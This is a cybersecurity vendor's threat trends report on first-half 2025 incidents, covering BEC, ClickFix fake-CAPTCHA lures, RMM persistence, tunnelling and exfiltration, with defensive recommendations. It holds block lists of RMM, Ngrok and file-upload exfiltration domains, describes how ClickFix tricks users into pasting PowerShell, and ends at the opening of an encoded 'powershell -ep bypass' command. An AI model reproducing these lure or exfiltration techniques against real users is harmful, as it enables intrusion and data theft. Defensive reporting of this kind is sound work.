LevelBlue

Threat Trends Report

Fool Me Once: How Cybercriminals Are Mastering the Art of Deception

JULY 2025 • EDITION TWO

Executive Summary

Fool Me Once: How Cybercriminals Are Mastering the Art of Deception

The story of the Trojan horse is one of history's most iconic examples of deception, and a fitting metaphor for today's cyberthreats. Threat actors, of course, have always traded in deception — but today they are faster and more sophisticated than ever, fueled by new advancements in AI.

That's the big theme in this latest edition of the LevelBlue Threat Trends Report, *Fool Me Once: How Cybercriminals Are Mastering the Art of Deception*. Attackers are getting better at tricking people into opening the door. And once they're in, they're using covert malware and evolving tactics to move quickly and quietly through networks, infecting more systems before anyone notices.

This isn't just theory, it's backed by data. Our report incorporates insights from LevelBlue Managed Detection and Response (MDR) and LevelBlue Labs threat intelligence teams, as well as data collected from incidents and the LevelBlue Open Threat Exchange (OTX) from January 1 through May 31, 2025. Our goal is to give cybersecurity teams a clear, point-in-time view of what's happening out there — and practical guidance they can use to respond faster and smarter.

So, if you're looking to stay ahead of the curve, this report is for you. Because in cybersecurity, the old saying still holds true: Fool me once, shame on you. Fool me twice… *well, let's not let it get that far.*

Key Findings

A steady stream of attacks with shifting techniques: We saw the total number of incidents nearly triple, with the number of customers experiencing incidents jumping from 6% in the second half of 2024 to 17% in 2025. Most activity was noted at the initial access and execution stages. Business email compromise (BEC) continues to be favored for gaining initial access, but notably, non-BEC incidents associated with initial access rose 214% compared to the second half of 2024.

Social engineering attacks explode: Bolstered by the rise of ClickFix and similar fake CAPTCHA attacks, social engineering surged to 39% of all incidents related to initial access observed by our SOC in the first half of 2025 — second only to BEC. While BEC remains the top technique at 57%, its share dropped from 74% in the previous period.

Faster breakouts: The average breakout time — how fast attackers move laterally after initial access — is now under 60 minutes, and in some cases less than 15 minutes. In addition, threat actors continue to use remote monitoring and management systems (RMMs) and tunneling to maintain persistence.

Infostealers and RATs Stand Out: Lumma Stealer (Lumma C2) activity spiked in the first half of 2025, and Remote Access Trojans (RATs) like NetSupport RAT gained traction among threat groups like TA569 and APT33.

Table of Contents

Introduction

Threat Trends in 2025: What We're Seeing and Why It Matters

The LevelBlue Threat Trends Report is a joint effort between our MDR SOC team and the threat intelligence experts at LevelBlue Labs. We have compiled data from January 1 through May 31, 2025 to give cybersecurity teams a clear picture of what's happening out there — and how to respond.

Let's just say, we've been busy.

Across the board, organizations are facing more frequent and more sophisticated attacks. Threat actors are getting better at deception, and they're using their knowledge and tools to launch attacks that are faster, more targeted, and progressively harder to detect. That means security teams need to be predictive and highly coordinated to respond in real time.

While familiar threats like legacy malware and software vulnerabilities are still relevant, we've seen a sharp rise in social engineering attacks, notably fake CAPTCHA scams like ClickFix, which play on user trust and urgency to gain access.

Some key takeaways from our report:

- Business email compromise **(BEC)** is still the most common way attackers gain access, but it's down 23% from late 2024.
- **Non-BEC** incidents have nearly tripled, with **social engineering** now making up 39% of initial access attempts.
- **Ransomware** is down 78% and **unauthorized access incidents** dropped by 94%.
- **Breakout times** (how fast attackers move after entry) are now under 60 minutes on average — and some are even under 15 minutes.
- Attackers continue to use **remote monitoring and management (RMM)** tools and tunneling to stay hidden and maintain access across multiple systems.
- On the malware front, **Lumma Stealer** (also known as LummaC2) has re-emerged as the most consistently seen infostealer in our data. We're also tracking increased activity from three Remote Access Trojans (RATs): **NetSupport, Remcos, and AsyncRAT**.

This report is packed with real-world insights from our daily work in detection and response. If you want to understand what's happening on the front lines — and how to better defend your organization — it is a must-read.

Incident Review

During the first half of the year, our MDR team saw an overall rise in threat actor activity, driving up the number of customers who experienced at least one incident from 6% in the latter half of 2024 to 17% in the first half of 2025.

Notably, we observed a marked uptick in incidents related to initial access. As shown in figure 1, approximately half (51%) of total incidents in the first six months of 2025 were associated with initial access attempts (which is a 22% increase compared to the second half of 2024). In addition, the tactics, techniques, and procedures (TTPs) for these incidents are associated with known ransomware or ransomware groups, such as Black Basta, Silent Ransom Group, and Royal.

Even as "new" threat actors continue to emerge, existing threat actors continue to dominate activities, evolving their techniques to gain a foothold and quickly sweeping through a target environment.

What's more, advancements in AI are only enabling attackers to get faster and more proficient. To keep up, SOC teams must stay extremely diligent — updating detections to catch variations in techniques and malware and ensuring multi-layer detections are in place at each stage of an incursion to identify and address incidents before they escalate to a full-blown attack.

We also observed a significant rise in incidents detected during the deployment and persistence stages, while encryption incidents actually decreased.

	H2 2024	H1 2025
Initial Access Attempt to gain access to a host or access gained but tools not downloaded or persistence not configured	**29%**	**51%**
Deployment Additional tools have been downloaded or moved onto compromised host; actions are taken for domain and network reconnaissance	**24%**	**24%**
Persistence Configuration for persistence on compromised host; lateral movement starts from patient zero host	**14%**	**20%**
Exfiltration Previous steps were observed and data is being staged; data is exfiltrated out of the network	**0%**	**3%**
Encryption Data is encrypted or attempted but prevented	**33%**	**2%**

Figure 1: Data showing at what stage an incident was detected.

LevelBlue MDR teams also noticed a change in the nature of the incidents. Figure 2 shows the breakdown of the top categories of incidents. Business email compromise continued to lead the way at 57% of total incidents, although BEC incidents decreased by 17% compared to the previous period when they constituted 74% of incidents. This change is likely not as much due to fewer BEC attacks as it is to a significant uptick in other types of attacks.



Figure 2: A breakdown of incident categories observed by LevelBlue January 1 to May 31, 2025.

We saw a staggering 214% increase in non-BEC related incidents compared to the second half of 2024, which we attribute to several factors. Threat actors will always change their techniques based on "what's working" in the moment, and AI is also helping them to create more sophisticated attacks with lures that are even more difficult for victims to identify. Social engineering attacks, in particular, have become much more prevalent, nearly tripling compared to the second half of 2024. Our teams saw a striking rise in the number of fake CAPTCHA social engineering attacks, especially ClickFix campaigns, which showed an astounding 1,450% jump in related incidents from the second half of 2024 to the first half of 2025.

Fake CAPTCHA social engineering attacks typically occur when a user visits a sham site or when they visit a legitimate site that has been compromised to host a payload. The user is prompted to execute a malicious command masquerading as a CAPTCHA verification, which can then drop additional scripts or malware on the host machine. The compromised machine reaches out to command and control (C&C) servers, empowering threat actors to move laterally to rapidly infect other machines in the network or demand ransomware payment from the victim. See our detailed analysis of fake CAPTCHA attacks later in this report.

ClickFix campaigns first emerged in early 2024, as a sophisticated form of social engineering. They use the appearance of authenticity to manipulate users into executing malicious scripts.

Since it emerged, this technique has resulted in multiple malware distribution campaigns that target diverse industries, using compromised websites, malicious distribution infrastructure, and e-mail phishing.

Threat Actors Continue to Get Faster and More Proficient

We have also observed that the duration between initial compromise and lateral movement within a network, or breakout time, has decreased to less than 60 minutes on average, and in some cases under 15 minutes. This highlights the need for faster detection and containment capabilities and the importance of defense in depth strategies such as network segmentation, proper user and group permissions, and endpoint hardening.

Threat actors continue to use Remote Desktop Protocol (RDP) as the dominant method for lateral movement. In fact, they are using RDP to access an average of five hosts per incident, which indicates attackers are getting faster and more effective. The primary persistence mechanisms were similar to 2024, with remote monitoring and management (RMM) tools used most commonly for maintaining access. Finally, we noted a spike in the use of reverse shells and protocol tunneling, indicating a shift toward resilient, under-the-radar techniques that can bypass firewall controls.

With these trends, security practitioners should be hyper focused on gaining comprehensive endpoint visibility, deploying efficient network intrusion detection systems, and using proactive threat hunting to mitigate the impact of increasingly agile adversaries. See figure 3 for a timeline taken from a recent investigation.



Figure 3: Example of threat actor movement from initial access to lateral movement and persistence.

A Deep Dive Into MITRE ATT&CK Tactics

MITRE ATT&CK Tactic: Initial Access

While credential validation for VPN or RDP remains a common entry point, our data suggests a shift toward more interactive and deceptive methods. In fact, we saw a decrease of approximately 63% in incidents associated with initial access using VPN techniques, and RDP-related incidents remained stable.

As earlier stated in this report, social engineering emerged as one of the predominant initial access attack tactics, second only to BEC. ClickFix took the lead with its fake CAPTCHA-themed attacks, up 1,450% in the first half of 2025 compared to the second half of 2024. This was followed by FakeUpdates (up 500%) and IT help desk (up 100%) attacks.

Threat actors also continue to exploit vulnerabilities for initial access including CrushFTP and Avaya. CrushFTP was a repeat offender in early 2025, and so we urge organizations running this software to update their inventory list and check for patch releases.

We also observed several incidents caused by a trojanized RVTools installer. RVTools is a free reporting tool for VMware vSphere environments which helps administrators manage their virtual infrastructure. These trojanized installers reach users through malicious ads, enabling threat actors to gain access to domain administration accounts and move laterally within an environment.

We believe social engineering, specifically ClickFix and fake help desk attacks, will continue to be the intrusion vector of choice for threat actors in 2025 and well into 2026.

LevelBlue Recommends

Educate users on fake CAPTCHA attacks like ClickFix and other fake browser attacks.

Consider restricting PowerShell or command prompt use for non-administrator accounts.

- Use group policy objects (GPOs) to enforce the default "Open with" program of Notepad for script executions, specifically .js, .hta, and .wsf files.

Develop and enforce caller verification protocols and processes, such as multi-factor authentication (MFA), code words and phrases, or identity verification platforms to prevent fake help desk attacks.

Implement a Microsoft Teams configuration that allows only whitelisted or federated domains to reach out to your internal users.

Enforce usage of MFA and certificates for VPN access. Deploy a jump box if RDP must be used from outside the network.

Remove Quick Assist from all end-user machines unless explicitly required for business and IT services. Our customers have been leveraging GPOs and Continuous Control Monitoring (CCM) tools to remove the application, and they are blocking domains related to the Quick Assist service, including: 1) remoteassistance.support.services.microsoft[.]com and 2) *.relay.support.services.microsoft.com for related applications.

- Follow guidance on preventing the download and execution of RMM software. Threat actors will have victims download other tools if Quick Assist is not available during a fake help desk attack.

Stay up to date on vulnerabilities and patch releases related to applications, software, and hardware. Patch as soon as possible, especially if there is a proof-of-concept exploit released.

Credential Access

In the first half of 2025, threat actors continued to use credential harvesting and privilege escalation as a primary means to entrench themselves within compromised environments. A particular trend we are concerned about is attackers using Active Directory Certificate Services (AD CS) to escalate privileges and impersonate high-value users, facilitating lateral movement across networks.

In incidents we analyzed, several were made worse by poor credential hygiene, such as unencrypted passwords and sensitive data stored in unsecured locations. Attackers capitalized on these weaknesses, often using credential dumping techniques to target Windows Security Account Manager (SAM) registry hives to extract local account hashes. (SAM is a database file in Windows operating systems that stores user account information, including usernames and hashed passwords, for local accounts.) Additionally, threat actors frequently harvested credentials saved in web browsers to gain rapid access to internal systems and cloud-based services.

To prevent attackers from harvesting credentials, organizations should enforce secure credential storage practices, conduct regular privilege audits, and harden AD CS configurations.

LevelBlue Recommends

Implement access controls and least privilege.

- Ensure only authorized users and service accounts have access to request certificates and private keys. This minimizes the risk of unauthorized access and potential misuse.
- Apply the principle of least privilege, granting the minimum necessary permissions to users and groups to perform their tasks.

Harden Active Directory Certification Services (AD CS) configuration.

- Follow hardening guides to secure the configuration of AD CS, and emphasize setting strong security policies and ensuring proper setup.
- Test configurations in a non-production environment before deployment to identify and mitigate potential vulnerabilities.

Monitor and audit certificate usage.

- Log all certificate operations (including requests, issuance, renewal, and revocation on the certificate authority) to provide visibility into certificate activities and help detect anomalies.
- Review and analyze security logs regularly to identify and investigate suspicious certificate enrollments or other abnormal activities.

Secure passwords and maintain hygiene.

- Passwords should not be stored within documents and called “password” or “pass.” These files should not be stored on shared drives.
- Users and administrators should never save passwords for important systems, applications, and platforms on servers, especially within the browser.
- Administrators should use a secure password manager which the passwords are encrypted at rest.

Log and track the creation and modification of user accounts and security groups.

- Prioritize logging and tracking for user accounts that are added to privileged groups such as administrators or domain admins. This could also help detect activity related to exploits of vulnerabilities, such as the VMware ESXi vulnerability (CVE-2024-37085) which can give root access on hypervisor hosts by creating a group called “ESX Admins” and adding users or groups to it.
- Watch for new additions to remote desktop users.

Lateral Movement

Remote Desktop Protocol remains the predominant method of lateral movement observed across security incidents. In addition to RDP, adversaries have increasingly utilized Windows Remote Management (WinRM) and Windows Management Instrumentation (WMI) to deploy remote monitoring and management tools across hosts.

Threat actors consistently prioritize gaining access to and maintaining persistence on high-value systems such as domain controllers, file servers, and web application servers, which offer strategic control and access to sensitive data.

To evade detection, attackers also actively seek out test servers and systems associated with "dark IT," infrastructure deployed outside of formal IT oversight because it lacks proper monitoring and security controls. As previously mentioned, breakout times have dropped to under 60 minutes, which means threat actors can better escalate operations. To address this, organizations must adopt stricter security controls and continuously assess their risk.

LevelBlue Recommends

Implement micro- and macro-segmentation to prevent the compromise of an end-user workstation from spreading, especially into the server environment.

- **End-user hosts,** especially unprivileged end-user workstations, should not be allowed to perform RDP, WinRM, PsExec, or WMIC activity to hosts in the server environment.
- **Organizations should use subnetting and VLANs** to isolate different environments (testing, production, end-user, VPN, etc.).
- **Administrators should leverage a jumpbox/jump host or a specific RMM tool to access hosts** in the server environment. This access should be locked down to specific hosts, restricting movement of a threat actor who has compromised an admin account on an end-user device.
- **Server hosts should be restricted to relevant network traffic for that host.** Lateral movement often uses RDP to connect a file server to a domain controller, a web application server to a SQL server, or a certificate account server to a SQL server. While these hosts should ideally be accessed through a RMM tool, RDP is often needed. Hosts should never be used as jump points to each other. This same principle applies to other protocols a threat actor might use, such as WinRM.
- **External-facing server hosts, such as a VPN concentrator or web application server, should be segmented** to prevent threat actors from gaining access to the internal server environment or end-user workstations.

Disable RDP and any other services and protocols which allow for lateral movement on hosts that do not need those services and protocols to perform primary functions.

Maintain an updated topology map and server inventory list to achieve visibility into what server hosts are in your network. Threat actors often deploy RMM tools to testing and development hosts, which are considered part of dark IT for most security teams. These hosts should be isolated from the primary network, so threat actors cannot use them to re-access an environment after security teams have already contained and remediated an incident.

Isolate VPN hosts to prevent threat actors from laterally moving to other hosts within the VPN space.

Persistence

In the first half of 2025, we saw a pattern of adversaries leveraging RMM tools and tunneling techniques to establish and maintain persistence within compromised environments. The most frequently observed method involved reverse shells and tunneling utilities such as Plink, SSH, and Ngrok, accounting for approximately 19% of all persistence mechanisms. RMM tools NetSupport, ScreenConnect, Atera, and Level.io were also commonly deployed by threat actors (each at around 9.5%), as was SplashTop (at 14%). Other tools including Chrome Remote Desktop, RustDesk, AnyDesk, TeamViewer, Syncro, and N-able, each represented roughly 4.8% of observed cases.

Attackers typically introduce RMM installers immediately post-compromise, using Windows protocols such as WMIC, WinRM, and PsExec to propagate these tools laterally across the network. We frequently observed multiple RMM tools on a single host. To ensure persistence and redundancy, most cases involved two RMMs, although one incident featured three alongside SSH tunneling to enable RDP access.

By using the combination of legitimate software and concealed tunneling techniques, threat actors can rapidly expand their foothold while blending with legitimate administrative activity, posing a huge challenge for security teams and system administrators.

LevelBlue Recommends

Leverage an endpoint detection and response (EDR) solution or application control program to prevent the installation and execution of RMM tools that your organization does not use.

Consider using LOLRMM (Living Off the Land Remote Monitoring and Management), a community-driven project that provides a curated list of RMM tools which could potentially be abused by threat actors. Add file paths, certificate names, and file names to blocklists.

Block network traffic to domains and API endpoints required for certain RMM tools to work. The list below includes tools our SOC team has seen threat actors use to remotely control compromised hosts. However, organizations should not block these domains or any tools created by the same vendor if they are being used for a legitimate business purpose. Check firewall or domain logs to assess the volume of traffic to these sites before blocking them.

N-able RMM

*.am.remote.management

*.system-monitor.com

*.logicnow.com

*.system-monitor.com

*.systemmonitor.eu.com

*.systemmonitor.co.uk

*.systemmonitor.us

*.beanywhere.com

*.mspa.n-able.com

*.swi-rc.com

sis.n-able.com

Syncro RMM

*.syncromsp.com

*.syncroapi.com

Splash Top

*.api.splashtop.com

*.api.splashtop.eu

*.relay.splashtop.com

Level.io RMM

*.level.io

agents.level.io

online.level.io

builds.level.io

downloads.level.io

ScreenConnect

*.screenconnect.com

AnyDesk

*.anydesk.com

Atera RMM

Atera RMM

*.atera.com

Monitor network traffic for potential protocol tunneling, such as SSH over port 443, or any SSH traffic going outbound when it is not expected. If reverse shell activity is not used within your environment, consider alerting when the -R flag is used with SSH.

Block domains leveraged by threat actors using tools like Ngrok. We have observed threat actors using Ngrok to tunnel RDP over port 443 to make it externally accessible. See the following domains below for Ngrok:

- *.ngrok-agent[.]com
- *.ngrok[.]com
- ngrok[.]app
- ngrok[.]dev
- ngrok[.]pizza
- ngrok-free[.]app
- ngrok-free[.]dev
- ngrok-free[.]pizza
- ngrok[.]io

Review all the tunnel tools found on GitHub and consider preemptively blocking these via hashes or by creating detections for command line activity containing the arguments needed to run the tunneling tools.

Implement strict firewall rules to block certain protocols inbound, especially RDP, unless that configuration is absolutely required and well secured.

Enable the Microsoft Vulnerable Driver Blocklist function across your environment to prevent bring-your-own-vulnerable-driver attacks, which can be used to disable EDR tools on compromised hosts, evading detection.

Exfiltration

In the first half of 2025, we observed a decline in data exfiltration by more than 50% compared to the second half of 2024. When exfiltration occurred, it was primarily facilitated through secure shell, SSH, tunnels and WinSCP (a free and open-source SFTP, SCP, FTP, FTPS, WebDAV, and S3 client for Microsoft Windows). This indicates, not surprisingly, that threat actors prefer using secure, encrypted transfer methods. However, they are also increasingly leveraging file upload services not only to exfiltrate stolen data but to download attacker-hosted tools into compromised environments. This dual use of public platforms highlights the continued evolution of attacker tradecraft aimed at disguising malicious activity as legitimate network behavior.

LevelBlue Recommends

Use EDR or network detection and response (NDR) platforms to restrict use of Rclone and WinSCP to known hosts, and limit outbound traffic to known destinations.

Block traffic to common exfiltration sites including:

- temp[.]sh
- bashupload[.]com
- easyupload[.]io
- *.mega[.]io
- *.mega[.]nz
- *.mega[.]co[.]nz

Block the use of SSH, SFTP, and FTP if these protocols are not necessary, especially to outbound locations. Perform protocol analysis on network traffic and check for tunneling of these protocols over other ports.

Threat Technique Spotlight

Social Engineering Campaigns: Fake CAPTCHA and ClickFix

Fake CAPTCHA campaigns, including ClickFix, rely on social engineering techniques, exploiting the appearance of legitimacy to trick victims into executing malicious scripts. Tyically, victims are instructed to copy and paste obfuscated JavaScript or PowerShell code into their browser console or terminal, corresponding to the MITRE ATT&CK sub-technique T1204.004 - User Execution: Malicious Copy and Paste.

ClickFix lures users with fake system messages or alert pop-ups prompting them to "fix" a purported issue by clicking a button or downloading a suspicious utility. Fake CAPTCHA masquerades as a CAPTCHA verification page, prompting users to interact with keyboard input as part of a fake bot-detection challenge. These tactics create a false sense of legitimacy and cause the user to unintentionally execute attacker-controlled scripts.

In contrast to legitimate CAPTCHA challenges, these fake prompts include additional instructions that direct the user to open the Windows Run dialog (triggered by pressing Windows + R) and paste a command that was covertly copied to their clipboard. Once executed, the command launches a malicious script designed to establish an initial foothold on the victim's device and perform additional actions.

The ClickFix technique was first reported by the Proofpoint Threat Research Team in a March 2024 article, *From Clipboard to Compromise: A PowerShell Self-Pwn*, where researchers identified threat actor TA571 using the tactic in their phishing email campaigns. These messages typically contained HTML attachments disguised as Word documents. When opened, they displayed a fake error message intended to trick users into running a PowerShell script, leading to the installation of malware such as Matanbuchus, DarkGate, or NetSupport Remote Access Trojan (RAT).

Over the past eight months, LevelBlue observed threat actors adopting this campaign, with detections reported across multiple client environments. Threat actors are increasingly using lure domains and compromised websites to deliver fake CAPTCHA and ClickFix-style attacks. In some cases, they register lookalike or deceptive domains specifically designed to host malicious content. In others, they compromise legitimate websites and embed fraudulent CAPTCHA images or scripts. Upon execution, the script launches several processes, establishing outbound communication with a command-and-control (C&C) server and downloading additional payloads to expand functionality.

LevelBlue analyzed multiple instances of the ClickFix campaign and identified a range of distinct malicious scripts currently in use. These scripts contain obfuscated code and rely on PowerShell techniques such as Invoke-WebRequest (IWR) and Invoke-Expression (IEX). These functions are typically used to retrieve and run additional malicious code on the targeted system.



Image 1: An example of a fake CAPTCHA page investigated by LevelBlue.

Once verification is attempted, the user is prompted to perform specific key combinations that prompt malicious commands (see image 2):

- Press and hold the Windows key + R
- In the verification window, press Ctrl + V
- Press Enter on your keyboard to finish



Image 2: Example of additional steps victim is prompted to follow.

In the above example, the verification steps prompt the user to paste an unknown command into the Windows Run dialog. LevelBlue analyzed the command that is automatically copied (figure 4).

```
powershell -ep bypass -enc
